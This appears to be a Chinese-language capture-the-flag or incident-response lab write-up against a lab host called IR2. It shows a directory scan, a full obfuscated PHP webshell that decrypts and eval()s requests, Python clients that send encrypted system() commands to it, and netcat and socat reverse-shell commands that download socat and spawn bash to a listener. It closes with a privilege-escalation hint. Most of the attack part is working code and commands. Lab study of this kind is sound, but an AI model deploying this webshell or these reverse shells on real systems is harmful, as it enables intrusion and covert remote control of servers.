

测试:

```
[04:42:05] Starting:
[04:42:06] 403 - 317B - /.ht_wsr.txt
[04:42:06] 403 - 317B - /.htaccess.bak1
[04:42:06] 403 - 317B - /.htaccess.orig
[04:42:06] 403 - 317B - /.htaccess.save
[04:42:06] 403 - 317B - /.htaccess.sample
[04:42:06] 403 - 317B - /.htaccess_orig
[04:42:06] 403 - 317B - /.htaccess_extra
[04:42:06] 403 - 317B - /.htaccess_sc
[04:42:06] 403 - 317B - /.htaccessBAK
[04:42:06] 403 - 317B - /.htaccessOLD
[04:42:06] 403 - 317B - /.htaccessOLD2
[04:42:06] 403 - 317B - /.htm
[04:42:06] 403 - 317B - /.html
[04:42:06] 403 - 317B - /.htpasswd
[04:42:06] 403 - 317B - /.httr-oauth
[04:42:06] 403 - 317B - /.htpasswd_test
[04:42:16] 301 - 355B - /backup -> http://192.168.137.59/backup/
[04:42:16] 200 - 580B - /backup/
[04:42:17] 200 - 820B - /cgi-bin/printenv
[04:42:17] 200 - 1KB - /cgi-bin/test-cgi
[04:42:21] 200 - 975B - /file_upload.php
[04:42:21] 200 - 1KB - /file_upload.php3
[04:42:35] 403 - 317B - /server-status
[04:42:35] 403 - 317B - /server-status/
[04:42:39] 301 - 355B - /upload -> http://192.168.137.59/upload/
[04:42:39] 200 - 975B - /upload.php
[04:42:39] 403 - 317B - /upload/
[04:42:39] 200 - 582B - /uploads/
[04:42:39] 301 - 356B - /uploads -> http://192.168.137.59/uploads/
[04:42:39] 200 - 975B - /uploads.php
```

Task Completed



```
<?php
class clsRSA
{
    public $a1;
    public $a2;
    public $a3;

    public function b1()
    {
        $this->a1 = "937";
        $this->a2 = "193";
        $this->a3 = "737";
    }

    public function b2($p1, $p2)
    {
        $a3 = intval($this->a3);
        if ($p2 % 2 == 0) {
            $c2 = 1;
            $loopMax = intval($p2 / 2);
            for ($c3 = 1; $c3 <= $loopMax; $c3++) {
                $c1 = pow($p1, 2) % $a3;
                $c2 = ($c1 * $c2) % $a3;
            }
        } else {
            $c2 = $p1;
            $loopMax = intval($p2 / 2);
            for ($c3 = 1; $c3 <= $loopMax; $c3++) {
                $c1 = pow($p1, 2) % $a3;
                $c2 = ($c1 * $c2) % $a3;
            }
        }
        return $c2;
    }

    public function b3($p3)
    {
        $out = "";
        $c5 = strlen($p3);
        if ($c5 == 0) return "";
        for ($c4 = 0; $c4 < $c5; $c4++) {
            $c6 = ord($p3[$c4]);
            $c7 = $this->b2($c6, $this->a1);
            $c8 = $this->d1($c7, 4);
            $out .= $c8;
        }
        return $out;
    }

    public function b4($p4)
    {
        $out = "";
        $c10 = strlen($p4);
        for ($c9 = 0; $c9 < $c10; $c9 += 4) {
```

编辑数据 (http://192.168.137.52/upload/ZWCQA.php)

保存 清空 测试连接

基础配置

URL地址 *

http://192.168.137.59/upload/ZWCQA.php

连接密码 *

A

网站备注

编码设置

UTF8

连接类型

PHP

编码器

default (不推荐)

base64

chr

请求信息

其他设置

添加 重命名 删除

默认分类 14

成功
连接成功!

```
(www-data:/var/www/html/upload) $ cp /home/IR2/d7a610.jar .  
(www-data:/var/www/html/upload) $ ls  
ZWCQA.php  
d7a610.jar  
(www-data:/var/www/html/upload) $
```


WEB扫描

发现 1 项风险, 已自动处理

网址: http://192.168.137.59/upload/d7a610.jar

后门病毒(Backdoor/Metasploit.b)

详情



反弹shell:

```
busybox nc 192.168.137.122 6666 -e /bin/bash
```

```
proxychains4 wget https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat
```

```
chmod +x /tmp/socat
```

```
socat -d -d TCP-LISTEN:12345 STDOUT
```

```
./socat TCP:192.168.1.11:12345 EXEC:/bin/bash,pty,stderr,setsid,sigint,sane
```

```
(root@ kali)-[/home/kali/targets]
# socat -d -d TCP-LISTEN:12345 STDOUT
2026/07/31 10:14:29 socat[3122] N listening on AF=2 0.0.0.0:12345
2026/07/31 10:14:57 socat[3122] N accepting connection from AF=2 192.168.1.13:33232 on AF=2 192.168.1.11:12345
2026/07/31 10:14:57 socat[3122] W address is opened in read-write mode but only supports write-only
2026/07/31 10:14:57 socat[3122] N using stdout for reading and writing
2026/07/31 10:14:57 socat[3122] N starting data transfer loop with FDs [6,6] and [1,1]
bash: /root/.bashrc: Permission denied
IR2:/var/www/html/upload$
```

用 socat 可以看到交互式 shell。

```
IR2:/var/www/html/upload$ cd /opt
cd /opt
IR2:/opt$ ls
ls
bd safeguard.sh
IR2:/opt$ whoami
whoami
apache
IR2:/opt$
```

输入 C2 地址:

```
cat: can't open 'bd': Permission denied
IR2:/opt$ ./bd
./bd
It seems that you have already discovered something.

Don't even think about finding the back door I left behind.

Please enter C2ip:C2port. You have 5 attempts. If you fail 5 times, you will completely lose your most important thing.
223.5.5.5:6666
223.5.5.5:6666
I did a bit poorly. I forgot to hide my personal homepage.
https://textshare.online/d7a610/
IR2:/opt$
```

IR2

Anonymous / JULY 30, 2026

SVIyOkhlcmVJY29tZWFnYWlu

SVIyOkhlcmVJY29tZWFnYWlu

1

Base64

解码

编码

IR2:HereIcomeagain

测试原后门的交互式脚本：

```
import sys
```

```

import os
import urllib.request
import urllib.parse
import urllib.error

URL = os.environ.get("WEBCMD_URL", "http://192.168.137.59/upload/ZWCQA.php")

A1 = 937
A3 = 737

def encrypt(plaintext):
    out = ""
    for c in plaintext:
        out += format(pow(ord(c), A1, A3), '04X')
    return out

if len(sys.argv) < 2:
    print(f"usage: {sys.argv[0]} <command>", file=sys.stderr)
    sys.exit(2)

cmd = " ".join(sys.argv[1:])
php = f"system({cmd!r} . ' 2>&1');"
payload = encrypt(php)

data = urllib.parse.urlencode({"A": payload}).encode()
req = urllib.request.Request(URL, data=data, method="POST")

try:
    with urllib.request.urlopen(req, timeout=30) as resp:
        sys.stdout.buffer.write(resp.read())
except urllib.error.HTTPError as exc:
    sys.stderr.write(f"HTTP {exc.code}\n")
    sys.stdout.buffer.write(exc.read())
    sys.exit(1)

```

执行命令：

```
python3 webcmd.py 'id; whoami; uname -a'
```

新后门：

```

<?php
class clsRSA
{
    public $a1;
    public $a2;
    public $a3;
}

```

```

public function b1()
{
    $this->a1 = "937";
    $this->a2 = "193";
    $this->a3 = "737";
}

```

```

public function b2($p1, $p2)
{
    $a3 = intval($this->a3);
    if ($p2 % 2 == 0) {
        $c2 = 1;
        $loopMax = intval($p2 / 2);
        for ($c3 = 1; $c3 <= $loopMax; $c3++) {
            $c1 = pow($p1, 2) % $a3;
            $c2 = ($c1 * $c2) % $a3;
        }
    } else {
        $c2 = $p1;
        $loopMax = intval($p2 / 2);
        for ($c3 = 1; $c3 <= $loopMax; $c3++) {
            $c1 = pow($p1, 2) % $a3;
            $c2 = ($c1 * $c2) % $a3;
        }
    }
    return $c2;
}

```

```

public function b3($p3)
{
    $out = "";
    $c5 = strlen($p3);
    if ($c5 == 0) return "";
    for ($c4 = 0; $c4 < $c5; $c4++) {
        $c6 = ord($p3[$c4]);
        $c7 = $this->b2($c6, $this->a1);
        $c8 = $this->d1($c7, 4);
        $out .= $c8;
    }
    return $out;
}

```

```

public function b4($p4)
{
    $out = "";
    $c10 = strlen($p4);
    for ($c9 = 0; $c9 < $c10; $c9 += 4) {
        $slice = substr($p4, $c9, 4);
        $c11 = $this->e1($slice);
        $c12 = $this->b2($c11, $this->a2);
        $out .= chr($c12);
    }
    return $out;
}

```

```

    }

    private function d1($p5, $p6)
    {
        $hex = strtoupper(dechex($p5));
        return str_pad($hex, $p6, "0", STR_PAD_LEFT);
    }

    private function e1($p7)
    {
        return intval($p7, 16);
    }
}

$objRSA = new clsRSA();
$objRSA->b1();

if(strpos($_SERVER['HTTP_ACCEPT_ENCODING']??'', 'gzip, deflate')===false)exit;

$paramName = chr(65);
$f1 = isset($_REQUEST[$paramName]) ? $_REQUEST[$paramName] : '';

$g1 = $objRSA->b4($f1);
$h1 = $g1;

function i1($j1)
{
    eval($j1);
}
i1($h1);
?>

```

新 webcmd_new.py:

```

import sys
import os
import urllib.request
import urllib.parse
import urllib.error

URL = os.environ.get("WEBCMD_URL", "http://192.168.1.13/upload/ZWCQA.php")

A1 = 937
A3 = 737

def encrypt(plaintext):
    out = ""
    for c in plaintext:
        out += format(pow(ord(c), A1, A3), '04X')
    return out

```



```

if len(sys.argv) < 2:
    print(f"usage: {sys.argv[0]} <command>", file=sys.stderr)
    sys.exit(2)

cmd = " ".join(sys.argv[1:])
php = f"system({cmd!r} . ' 2>&1');"
payload = encrypt(php)

data = urllib.parse.urlencode({"A": payload}).encode()
req = urllib.request.Request(URL, data=data, method="POST")
req.add_header("Accept-Encoding", "gzip, deflate")

try:
    with urllib.request.urlopen(req, timeout=30) as resp:
        sys.stdout.buffer.write(resp.read())
except urllib.error.HTTPError as exc:
    sys.stderr.write(f"HTTP {exc.code}\n")
    sys.stdout.buffer.write(exc.read())
    sys.exit(1)

```

执行命令：

```
python3 webcmd_new.py 'id; whoami; uname -a'
```

```

(root@kali)-[/home/kali/tmp]
# python3 webcmd_new.py 'id; whoami; uname -a'
uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)
apache
Linux IR2 7.1.5-0-stable #1-Alpine SMP PREEMPT_DYNAMIC 2026-07-28 18:09:33 x86_64 Linux

```

提权点：

authorized_keys 已经被占用了，authorized_keys2 可以用，sleep 时间被删除了，可以参考群主上一次发布的视频，用大批量小文件拉大窗口期可提权成功。